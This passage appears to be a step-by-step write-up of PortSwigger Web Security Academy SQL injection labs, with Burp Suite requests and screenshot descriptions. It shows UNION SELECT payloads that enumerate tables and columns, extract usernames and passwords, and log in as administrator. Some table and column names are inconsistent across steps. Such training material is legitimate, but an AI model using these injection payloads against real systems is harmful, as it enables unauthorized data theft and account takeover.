    <script src="https://0a56009803536db280713a570072000a.web-security-academy.net/filter.js"></script>
</head>
<body>
    <h1>Product Filter</h1>
    <form>
        <input type="text" name="category" value="Electronics" />
        <input type="text" name="subcategory" value="Cameras" />
        <input type="submit" value="Search" />
    </form>
    <table border="1">
        <thead>
            <tr>
                <th>Category</th>
                <th>Subcategory</th>
            </tr>
        <thead>
        <tbody>
            <tr>
                <td>Electronics</td>
                <td>Cameras</td>
            </tr>
            <tr>
                <td>Electronics</td>
                <td>Cameras</td>
            </tr>
        <tbody>
    </table>
</body>

```


The response status bar indicates 4,189 bytes | 215 millis.

- Now change the query


Query :-

```
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables-
```

Description :- retrieve the list of tables in the database:



- **Table lists**



- Find the name of the table containing user credentials.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Response' pane displays an HTML page with several table structures. A search term 'users_lwxrvc' has been entered into the search bar at the bottom of the response pane, and it is highlighted in yellow across the page's content. The 'Inspector' pane on the right shows the selected text 'users_lwxrvc' in the 'Selected text' field. The status bar at the bottom indicates '24,210 bytes | 239 millis' and 'Memory: 211.5MB'.

- User credential table name

This screenshot is identical to the one above, showing the Burp Suite interface with the 'Repeater' tab selected. The 'Response' pane displays an HTML page with tables, and the search term 'users_lwxrvc' is highlighted in yellow. The 'Inspector' pane shows the selected text 'users_lwxrvc'. The status bar at the bottom indicates '24,210 bytes | 239 millis' and 'Memory: 211.5MB'.

- Change query

Query :-

```
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'—
```

Description :- replacing the table name to retrieve the details of the columns in the table

The screenshot shows the Burp Suite Professional interface. In the Request tab, a crafted SQL query is sent to the target URL: `https://0a56009803536db280713a570072000a.web-security-academy.net/filter?category=data`. The query is:
`1. GET /filter?category=data HTTP/2
2. Host: 0a56009803536db280713a570072000a.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6. Accept-Encoding: gzip, deflate
7. Accept-Language: en-US,en;q=0.9
8. Referer: https://0a56009803536db280713a570072000a.web-security-academy.net/filter?category=data
9. Sec-Fetch-Dest: document
10. Sec-Fetch-Mode: navigate
11. Sec-Fetch-Site: sameorigin
12. Sec-Fetch-User: ?1
13. Upgrade-Insecure-Requests: 1
14. Te: trailers
15. X-Forwarded-For: 127.0.0.1
16. X-Forwarded-Port: 443
17.`

The Response tab shows the server's response containing the extracted column names. The Inspector tab highlights the selected text `users_lwxrvc`.

- Username and password find ✓ ⏪

The screenshot shows the Burp Suite Professional interface. In the Request tab, a crafted SQL query is sent to the target URL: `https://0a56009803536db280713a570072000a.web-security-academy.net/filter?category=data`. The query is:
`1. GET /filter?category=data HTTP/2
2. Host: 0a56009803536db280713a570072000a.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.126 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6. Accept-Encoding: gzip, deflate
7. Accept-Language: en-US,en;q=0.9
8. Referer: https://0a56009803536db280713a570072000a.web-security-academy.net/filter?category=data
9. Sec-Fetch-Dest: document
10. Sec-Fetch-Mode: navigate
11. Sec-Fetch-Site: sameorigin
12. Sec-Fetch-User: ?1
13. Upgrade-Insecure-Requests: 1
14. Te: trailers
15. X-Forwarded-For: 127.0.0.1
16. X-Forwarded-Port: 443
17.`

The Response tab shows the server's response containing user credentials. The Inspector tab highlights the selected text `username_tbgrci` and `password_afupsa`.

- Enter username in the query


The screenshot shows the Burp Suite Professional interface. In the Request tab, a POST request is being constructed. The URL is `https://0a56009803536db280713a570072000a.web-security-academy.net/filter?category=gifts`. The payload is a multi-line string starting with `username_abcdef`. In the Response tab, the server's response is visible, showing the same payload repeated in the HTML output. The Inspector panel on the right has the selected text set to `username_abcdef`, and the Decoded from dropdown is set to URL encoding. The status bar at the bottom indicates 4,434 bytes | 307 millis and Memory: 167.8MB.

- And enter password in password section


This screenshot is identical to the previous one, except the selected text in the Inspector panel is now `password_efupsa`. The rest of the interface, including the request payload, response, and status bar, remains the same.

- Also add table name


- And send the request




- Here, administrator username and password find  



- Click on my account



- Enter administrator username and password and click on login



- Lab solved ✓ ⚡

Congratulations, you solved the lab!

Your username is: administrator

Email: [REDACTED]

Update email



Lab-6

Task :- This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

- Click on Access the lab

PortSwigger

Products | Solutions | Research | Academy | Support | Log in | Get started | Get certified

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > SQL injection > Exploiting the database > Lab

Back to all topics What is SQL injection? What is the impact of SQL injection? Detecting SQL injection vulnerabilities Examples of SQL injection Examining the database UNION attacks Blind SQL injection How to prevent SQL injection SQL injection cheat sheet View all SQL injection labs

Lab: SQL injection attack, listing the database contents on Oracle


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the administrator user.


If Hint Access the lab Solution

Find SQL injection vulnerabilities using Burp Suite TRY IT FREE

- Click on any product category



- Request intercept



- Send this request to the repeater

Request

```
GET /filter?category=Gifts HTTP/1.1
Host: 0afb00c403c1be6c805d12f600360002.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10_2; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0afb00c403c1be6c805d12f600360002.web-security-academy.net/
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Uri: /filter?category=Gifts
Priority: -1
Tc: trailers
Connection: keep-alive
```

Event log (9)* All issues (13)*

Target: https://0afb00c403c1be6c805d12f600360002.web-security-academy.net

Inspector

Selected text: Gifts

Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 15

- Change gift parameter

Request

```
GET /filter?category=Gifts HTTP/1.1
Host: 0afb00c403c1be6c805d12f600360002.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 10_2; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0afb00c403c1be6c805d12f600360002.web-security-academy.net/
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Uri: /filter?category=Gifts
Priority: -1
Tc: trailers
Connection: keep-alive
```

Response

Inspector

Selected text: Gifts

Decoded from: URL encoding

Request attributes: 2

Request query parameters: 1


Request body parameters: 0

Request cookies: 1


- Add this following query to gift parameter

Query :- '+UNION+SELECT+'abc','def'+FROM+dual—

Description :- Verify that the query is returning two columns.



- **Result**

